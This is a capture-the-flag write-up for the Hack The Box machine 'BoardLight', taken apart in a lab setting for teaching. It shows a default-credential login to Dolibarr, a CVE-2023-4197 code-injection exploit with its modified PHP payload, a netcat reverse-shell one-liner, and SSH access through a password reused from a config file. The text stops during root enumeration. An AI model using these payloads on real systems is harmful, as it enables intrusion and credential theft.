
HTB-Boardlight

Information Gathering

Rustscan

Rustscan find SSH and HTTP running on target:

```
rustscan --addresses 10.10.11.11 --range 1-65535
```




```
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack
```

Enumeration

HTTP - TCP 80

The website shows nothing special:

> BoardLight is a cybersecurity consulting firm specializing in providing cutting-edge security solutions to protect your business from cyber threats




WELCOME TO

BOARDLIGHT

BoardLight is a cybersecurity consulting firm specializing in providing cutting-edge security solutions to protect your business from cyber threats

At the bottom of the page, there's domain **board.htb** found, which we add to `/etc/hosts`:




About Shop

123 Main Street, Anytown, UK

+01 1234567890


info@board.htb

Reading the source code, we can see there's a commented out part with: **portfolio.php**



```
<li class="nav-item">
<!--   <a class="nav-link" href="portfolio.php"> Portfolio </a> -->
</li>
```

However, nothing shows up when trying to access it:




board.htb/portfolio.php

For quick access, place your bookmarks here on the bookmarks toolbar.

File not found.

Let's see if there's other subdomains using gobuster:

`sudo gobuster vhost --append-domain -u http://board.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt`




```
Found: crm.board.htb Status: 200 [Size: 6360]
```

crm.board.htb is found.

Let's add it to `/etc/hosts` as well.


crm.board.htb

The website is running on **Dolibarr 17.0.0** and shows a login portal:



Clicking on **Password Forgotten** will lead us to password regeneration page:


`http://crm.board.htb/user/passwordforgotten.php`



Dolibarr 17.0.0

This form allows you to request a new password. It will be sent to your email address.
Change will become effective once you click on the confirmation link in the email.
Check your inbox.

Attempting some default credentials on login portal, **admin**:**admin** lets us bypass the portal:



Before starting to use Dolibarr some initial parameters must be defined and modules enabled/configured. Setup parameters can be set by **administrator users** only. The following two sections are mandatory (the two first entries in the Setup menu):


Setup - Company/Organization

Basic parameters used to customize the default behavior of your application (e.g for country-related features).

⚠ Click here to setup main parameters

Now that we are authenticated, let's see what can be done from here.

Searching for the exploit relevant to the version, it seems like there are couple of them:



Dolibarr 17.0.0 exploit

About 3,190,000 results

Github
https://github.com/advisories/GHSA-9wqr-5jp4-mjmh


Dolibarr vulnerable to remote code execution via uppercase ...

WEB May 30, 2023 · Saved searches Use saved searches to filter your results more quickly

Shell as www-data

CVE-2023-4197

Let's try exploiting CVE-2023-4197:




CVE-2023-4197 Detail

Description

Improper input validation in Dolibarr ERP CRM <= v18.0.1 fails to strip certain PHP code from user-supplied input when creating a Website, allowing an attacker to inject and evaluate arbitrary PHP code.

Using the exploit code, let's see if we can successfully execute commands remotely:



```
┌──(yoon㉿kali)-[~/Documents/htb/boardlight]
└─$ python exploit.py http://crm.board.htb admin admin whoami

===== Dolibarr ERP CRM (v18.0.1) Improper Input Sanitization Vulnerability (CVE-2023-4197) =====

[+] Attempting to authenticate...
[+] Authenticated successfully!
[+] Attempting to create a website...
[+] Created website name: "35e2d3ba840e4b70adc4a81bdf811b32"!
[+] Attempting to create a web page...
[+] Created web page name: "1cc02249bba24cf79538ac0a5f525d11"!
[+] Attempting to modify the web page...
[+] Web page modified successfully!
[+] Triggering RCE now via: http://crm.board.htb/public/website/index.php?website=35e2d3ba840e4b70ad
c4a81bdf811b32&pageref=1cc02249bba24cf79538ac0a5f525d11
[+] RCE successful! Output of command:

<? echo system('whoami'); ?>
```

Hmm, it seems like there's an minor error with the code execution part.

Let's make change to the exploit code to ensure that full PHP tags `<?php ... ?>` are used instead of short tags `<? ... ?>`, which may not be enabled on all servers.


Below is the code before modification:

```
"htmlheader": f"<? echo system('{cmd}'); ?>"
```

Below is the code after modification:

```
"htmlheader": f"<?php echo system('{cmd}'); ?>"
```

After modifying the code, we can now successfully execute commands:




```
┌──(yoon㉿kali)-[~/Documents/htb/boardlight]
└─$ python exploit.py http://crm.board.htb admin admin whoami

===== Dolibarr ERP CRM (v18.0.1) Improper Input Sanitization Vulnerability (CVE-2023-4197) =====

[+] Attempting to authenticate...
[+] Authenticated successfully!
[+] Attempting to create a website...
[+] Created website name: "c10c146fccf74bd68b06dd5cdc5b941e"!
[+] Attempting to create a web page...
[+] Created web page name: "c3065b1d8c5c42d2ab05df2e9621d57b"!
[+] Attempting to modify the web page...
[+] Web page modified successfully!
[+] Triggering RCE now via: http://crm.board.htb/public/website/index.php?website=c10c146fccf74bd68b
06dd5cdc5b941e&pageref=c3065b1d8c5c42d2ab05df2e9621d57b
[+] RCE successful! Output of command:

www-data
www-data
```

Reverse Shell

Using the following payload, we will be able to spawn a reverse shell on netcat listener:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.29 1337 >/tmp/f
```


We now have a shell as **www-data**:



```
┌──(yoon㉿kali)-[~/Documents/htb/boardlight]
└─$ sudo rlwrap nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.29] from (UNKNOWN) [10.10.11.11] 42658
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

Let's first enhance the shell using Python:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```




```
$ python3 --version
Python 3.8.10
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@boardlight:~/html/crm.board.htb/htdocs/website$
```

Privesc: www-data to larissa


Local Enumeration

In order to fetch user flag, we would need to escalate our privilege to **larissa**:




```
www-data@boardlight:/home$ ls -l
ls -l
total 4
drwxr-x--- 15 larissa larissa 4096 May 17 01:04 larissa
```

Enumerating around, it seems like there could be some juicy information inside below config files:



```
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ ls
ls
conf.php  conf.php.example  conf.php.old
```


Inside **conf.php**, SQL credentials are found:



```
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
```

Let's try reusing the password above on SSH.

Luckily, we **larissa** was using the same password for mysql and we now have SSH connection:




```
┌──(yoon㉿kali)-[~/Documents/htb/boardlight]
└─$ ssh larissa@board.htb
larissa@board.htb's password:
Last login: Sun May 26 20:09:03 2024 from 10.10.14.29
larissa@boardlight:~$ whoami
larissa
```

Privesc: Larissa to root

Local Enumeration


Let's see what ports are open internally:



```
larissa@boardlight:~$ netstat -ano | grep 127.0.0.1
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      off (0.00/0/0)
udp        0      0 127.0.0.1:54751         127.0.0.53:53           ESTABLISHED off (0.00/0/0)
```

